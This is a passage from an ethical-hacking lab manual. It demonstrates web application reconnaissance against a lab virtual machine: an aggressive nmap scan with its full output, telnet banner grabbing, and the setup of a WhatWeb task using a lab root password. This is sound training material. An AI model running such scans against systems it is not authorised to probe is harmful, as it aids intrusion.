
    Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies aggressive scan, and **-v**: enables the verbose output (include all hosts and ports in the output).
13. The result appears, displaying the open ports and services running on the machine hosting the target website.

```
Applications  Places  System                                   Tue Apr 19, 01:34
nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File  Edit  View  Search  Terminal  Help
└──╼ #nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 01:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating ARP Ping Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 01:32, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Completed SYN Stealth Scan at 01:32, 4.65s elapsed (1000 total ports)
Initiating Service scan at 01:32
Scanning 9 services on www.moviescope.com (10.10.1.19)
Completed Service scan at 01:33, 53.56s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against www.moviescope.com (10.10.1.19)
Retrying OS detection (try #2) against www.moviescope.com (10.10.1.19)
Menu   nmap -T4 -A -v www...
```

```
Applications  Places  System                                   Tue Apr 19, 01:35
nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Host is up (0.0024s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Login - MovieScope
|_http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVER2019
|   NetBIOS_Domain_Name: SERVER2019
|   NetBIOS_Computer_Name: SERVER2019
|   DNS_Domain_Name: Server2019
|   DNS_Computer_Name: Server2019
|   Product_Version: 10.0.17763
|_  System_Time: 2022-04-19T05:33:17+00:00
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048
Menu   nmap -T4 -A -v www...
```

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.





15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.

16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.


    Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

17. The **Trying 10.10.1.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.

18. The result appears, displaying information related to the server name and its version, technology used.

19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

    Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.



20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).

21. Close all open windows and document all acquired information.

Task 2: Perform Web Application Reconnaissance using WhatWeb

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.


Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.


1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

